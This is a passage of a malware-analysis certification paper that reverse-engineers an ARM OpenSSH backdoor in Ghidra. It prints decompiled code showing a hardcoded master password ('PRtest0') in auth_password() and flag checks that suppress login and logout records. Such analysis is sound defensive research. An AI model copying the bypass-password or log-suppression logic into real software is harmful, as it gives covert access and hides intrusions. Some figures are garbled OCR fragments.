# Analysis of a Multi-Architecture SSH Linux Backdoor

*GIAC (GREM) Gold Certification*

Author: Angel Alonso Parrizas, parrizas@gmail.com

Advisor: Rob Vandenbrink

Accepted: Jun 15th, 2019

## Abstract

A key aspect in any intrusion is to attempt to gain persistence on the compromised system. Threat actors and criminals assure persistence through different mechanisms including backdoors. The existence of backdoors is nothing new and over the years very popular backdoors targeting most Operating Systems and many application have been developed. This paper focuses on the code analysis of an SSH Linux backdoor used in the wild by a criminal group from 2016 to at least October 2018. The backdoor runs in multiple architectures; however, the research focuses on the ARM version of the backdoor using the recently released reversing tool Ghidra, which has been developed by the NSA.

## 1. Introduction

“A backdoor refers to any method by which authorized and unauthorized users are able to get around normal security measures and gain high level user access (aka root access) on a computer system, network, or software application” (Malwarebytes, NA)

Backdoors can be implemented in many ways: in the Operating System, applications, protocols, firmware, hardware, etc (Simsolo, NA).

For instance, in 1998 a very popular backdoor for Windows known as ‘Back Orifice’ was presented in the DEF CON Security conference (Symantec, NA) which was later on used to compromised Windows systems.

More recently, a campaign known as VPNFilter (Cisco, 2018) orchestrated by the Advance Persistence group APT28 (Mitre, 2019) used multi-platform backdoors to maintain persistence in compromised devices, including domestic routers.

In September 2016 a backdoor targeting OpenSSH (OpenSSH, NA) was discovered by the author of this paper through the usage of Honeypots (Alonso-Parrizas, 2016). The analysis describes how the backdoor was distributed and installed in compromised systems. However, this paper focuses on the research of this same backdoor from another angle: reversing and disassembly the ARM (techtarget, NA) binary version of the backdoor.

In December 2018 ESET released a research paper about the landscape of OpenSSH backdoors “THE DARK SIDE OF THE FORSSHE - A landscape of OpenSSH backdoors” (EMET, THE DARK SIDE OF THE FORSSHE - A landscape of OpenSSH backdoors, 2018). ESET used the signature “Linux/SSHDoor.AB” (EMET, sshdoor, 2018) to refer to the backdoor discussed in this paper. According to ESET research, this backdoor was still being used by the time the research paper was published.

## 2. Analysis of the backdoor for ARM with Ghidra



The backdoor is comprised of several binaries used as part of the OpenSSH package. However, for simplicity, the investigation is focused on the SSHD daemon, which provides the remote access, and the SSH binary, to connect remotely to other systems.

Ghidra (NSA, 2019), a tool recently released by the NSA for reverse engineering is used to support the full analysis. Through this process, the capabilities and functionality of Ghidra will be evaluated.

## 2.1. Analysis of the SSHD binary

### 2.1.1. Overview of Ghidra

The first step is to open the file with Ghidra to get an overview of the properties of the file. This overview provides interesting information about the binary file, like the processor supported (ARM), the executable format (ELF), the dependencies, the source code files, memory blocks, number of instructions and functions, etc

The screenshot shows the 'Import Results Summary' window in Ghidra. It displays various properties of the binary file 'sshd'. Key details include:

- Project File Name: sshd
- Last Modified: Sun May 12 08:51:22 CEST 2019
- Readonly: false
- Program Name: sshd
- Language ID: ARM:LE:32:v8 (1.102)
- Compiler ID: default
- Processor: ARM
- Endian: Little
- Address Size: 32
- Minimum Address: 00008000
- Maximum Address: \_elfSectionHeaders::00000617
- # of Bytes: 1415909
- # of Memory Blocks: 41
- # of Instructions: 4
- # of Defined Data: 4748
- # of Functions: 1669
- # of Symbols: 2540
- # of Data Types: 73
- # of Data Type Categories: 2
- Created With Ghidra Version: 9.0.2
- Date Created: Sun May 12 08:51:21 CEST 2019
- ELF File Type: executable
- ELF Required Library [ 0]: libpam.so.0
- ELF Required Library [ 1]: libcrypto.so.1.0.0
- ELF Required Library [ 2]: libdl.so.2
- ELF Required Library [ 3]: libutil.so.1

Figure 1: Overview of the SSHD ELF binary

In the next step, Ghidra presents several options for automatic analysis of the binary



Figure 2: options for automatic analysis

The default options are enough for the scope of this analysis.

The Ghidra interface is very customizable; nevertheless, the default view provides a good starting point for the analysis.



Figure 3: main view of Ghidra

Angel Alonso Parrizas, parrizas@gmail.com

In the top right of the screen, in the ‘Program Tree’, all the sections of the binary are displayed. In the ‘Symbol Tree’, the imports, exports, functions and labels can be searched. In the center window ‘Listing: sshd’ is where the assembly code is displayed, while in the right window the disassembly code. Each of the windows and views can be customized.

### 2.1.2. Analysis of the 'main()' function in Sshd

The first step is to find the ‘main()’ function on account that it is the entry point of execution.





Figure 4: main() function in the symbol tree



Figure 6: Graph flow for the main() function

Within the ‘main()’ function, there is a call to a ‘do\_authentication()’ function, which seems related to the authentication process. This function is a good candidate to start the analysis.

The screenshot shows the decompiler find text dialog with the word "authentic" entered. Below it, the source code for the do\_authentication() function is displayed in a text editor. The code includes several conditional blocks and function calls related to session key handling and encryption.

```

_uid_t geteuid(void)

0000          Decompile Find Text
Find: authentic
Format: String
0000
0000e0e2(j), 0000e112(j),
0000e15c(j), 0000e174(j),
0000
Next Previous Dismiss

debug("Received session key; encryption turned on");
packet_start(0xe);
packet_send();
packet_write_wait();
do_authentication(_authctxt);
}

else {
    if (options.ciphers != (char *)0x0) {
        myproposal[3] = options.ciphers;
        myproposal[2] = options.ciphers;
    }
    myproposal[2] = compat_cipher_proposal(myproposal);
    myproposal[3] = compat_cipher_proposal(myproposal);
    if (options.macs != (char *)0x0) {
        myproposal[5] = options.macs;
        myproposal[4] = options.macs;
    }
    if (options.compression == 0) {
        myproposal[7] = "none";
        myproposal[6] = "none";
    }
    else {
}
}

```

Figure 7: code of the function do\_authentication()





Figure 8: flow graph for function do\_authentication()

The code of the function can be easily analyzed and follow through the different calls in the display graph.

Figure 9: `do_authentication()` flow

In the end, the ‘`do_authentication()`’ function calls another function ‘`do_authloop()`’



Figure 10: call to the do\_authloop() function

The code of the function ‘do\_authloop()’ can be analyzed directly via the flow graph.

```

00016ba0 - do_authloop
*****

```

Figure 11: do\_authloop() ARM assembly code

The relevant code within the ‘do\_authloop()’ is the call to the ‘auth\_password()’ function on account that is the function in charge of validating the credentials provided, when performing the SSH connection



```
G Decompile: do_authloop - (...)
```

```
1 void do_authloop(Authctxt *authctxt)
2 {
3     int iVar1;
4     int iVar2;
5     u_int uVar3;
6     char *method;
7     uint uVar4;
8     AuthMethod1 *pAVar5;
9     int iVar6;
10    char *authenticated;
11    int iVar7;
12    char info [1024];
13
14    iVar1 = __stack_chk_guard;
15    authenticated = "invalid user ";
16    if (authctxt->valid != 0) {
17        authenticated = "";
18    }
19    debug("Attempting authentication for %s%.\n");
20    if ((options.permit_empty_passwd != 0) && (opt
21        if (use_privsep == 0) {
22            iVar2 = auth_password(authctxt, "");
23            if (iVar2 != 0) {
24                iVar2 = 1;
25            }
26        }
27    }
28    else {
29        iVar2 = mm_auth_password(authctxt, "");
30        if (iVar2 != 0) {
31
```

**Figure 12: do\_authloop() disassembly code**

### 2.1.3. Analysis of the auth\_password() function

The `auth_password()` function receives two parameters, being the second one the password introduced when establishing the SSH session

**Figure 13: auth password() function**

When digging into the code, there is an interesting string `SECRETPW` with some assigned values:

```

    /* Returns true if authentication succeeds. */
iVar1 = __stack_chk_guard;
uVar6 = authctxt->valid;
SECRETPW[2] = 't';
SECRETPW[5] = 't';
SECRETPW[3] = 'e';
ILOG[2] = 't';
SECRETPW[0] = 'P';
ILOG[8] = '/';
SECRETPW[1] = 'R';
ILOG[7] = '1';
SECRETPW[4] = 's';
ILOG[0] = '/';
SECRETPW[6] = '0';
ILOG[6] = '1';
ILOG[10] = 'p';
ILOG[1] = 'e';
ILOG[3] = 'c';
ILOG[4] = '/';
ILOG[5] = 'X';
ILOG[12] = 0;
ILOG[9] = '.';
ILOG[11] = 'r';
iVar2 = strcmp(password,SECRETPW);

```

Figure 14: SECRETPW[] content

The value of SECRETPW is ‘PRtest0’.

If the password provided as input is ‘PRtest0’, access is granted to the system, and a flag ‘secret\_ok’ is set to one. This section code is the core function of the backdoor

```

40 iVar2 = strcmp(password,SECRETPW);
41 ppVar6 = authctxt->pw;
42 if (iVar2 == 0) {
43     secret_ok = 1;
44     uVar5 = 1;
45     goto LAB_00011196;
46 }

```

Figure 15: secret\_ok flag

With Ghidra is very easy to rename variables, making easier to follow the analysis. For example, the ‘secret\_ok’ variable can be renamed to “backdoor\_password\_ok”.

```

iVar2 = strcmp(password,SECRETPW);
ppVar5 = authctxt->pw;
if (iVar2 == 0) {
    backdoor_password_ok = 1;
    uVar4 = 1;
    goto LAB_00011196;
}

```

Figure 16: renaming variable secret\_ok to backdoor\_password\_ok

Moreover, the inclusion of comments in the code is helpful for the analysis.

Angel Alonso Parrizas, parrizas@gmail.com

```

*                                     *
* password: PRtest0                   *

```

Figure 17: comments in the code

#### 2.1.4. Analysis of ‘backdoor\_password\_ok’

Searching for references in the code to a given function, memory address or a variable is straight forward with Ghidra. The ‘backdoor\_password\_ok’ variable is called in several functions along the binary.

Location	Label	Code Unit	Context
00011194		??	EXTERNAL
000112a8	PTR_backdoor_password_ok_00011...	str r3,[r9,#0x0]==>backdoor_password_ok	WRITE
00011fc6		ldr uid,[uid,#0x0]==>backdoor_password_ok	DATA
00011ffc	PTR_backdoor_password_ok_00011fc...	addr backdoor_password_ok	READ
00012016		ldr r3,[r3,#0x0]==>backdoor_password_ok	READ
0001204c	PTR_backdoor_password_ok_00012...	addr backdoor_password_ok	DATA
000160ba		ldr info,[info,#0x0]==>backdoor_password_ok	READ
000161a4	PTR_backdoor_password_ok_00016...	addr backdoor_password_ok	DATA
0002877e		ldr r3,[r3,#0x0]==>backdoor_password_ok	READ
00028970	PTR_backdoor_password_ok_00028...	addr backdoor_password_ok	DATA
0002fcce		ldr r3,[r3,#0x0]==>backdoor_password_ok	READ
0002fe48	PTR_backdoor_password_ok_0002fe...	addr backdoor_password_ok	DATA

Figure 18: search for backdoor\_password\_ok across the binary

For example, the function ‘record\_login()’ checks if the ‘backdoor\_password\_ok’ is equal to 1. If that is the case, no traces of the connection are logged.

---

Figure 19: record\_login() ARM code



This same behavior happens within the ‘record\_logout()’ and the ‘do\_log()’ functions. The first one keeps tracks when the user disconnects from the SSH, while the second keeps traces of the logs via the syslog facilities

The screenshot shows a debugger interface with the title "Decompile: record\_logout - (sshd)". The code editor contains the following C-like pseudocode:

```
1 void record_logout(pid_t pid, char *tty, char *user)
2 {
3     int iVar1;
4     logininfo *li;
5
6     iVar1 = __stack_chk_guard;
7     li = login_alloc_entry(pid, user, (char *)0x0, tty);
8     if (backdoor_password_ok == 1) {
9         if (iVar1 == __stack_chk_guard) {
10             return;
11         }
12     }
13     else {
14         login_logout(li);
15         if (iVar1 == __stack_chk_guard) {
16             login_free_entry(li);
17             return;
18         }
19     }
20     /* WARNING: Subroutine does not return */
21     __stack_chk_fail();
22 }
```

Figure 20: record\_logout() function

Figure 21: `do_log()` function

### 2.1.5. Analysis of the ILOG variable

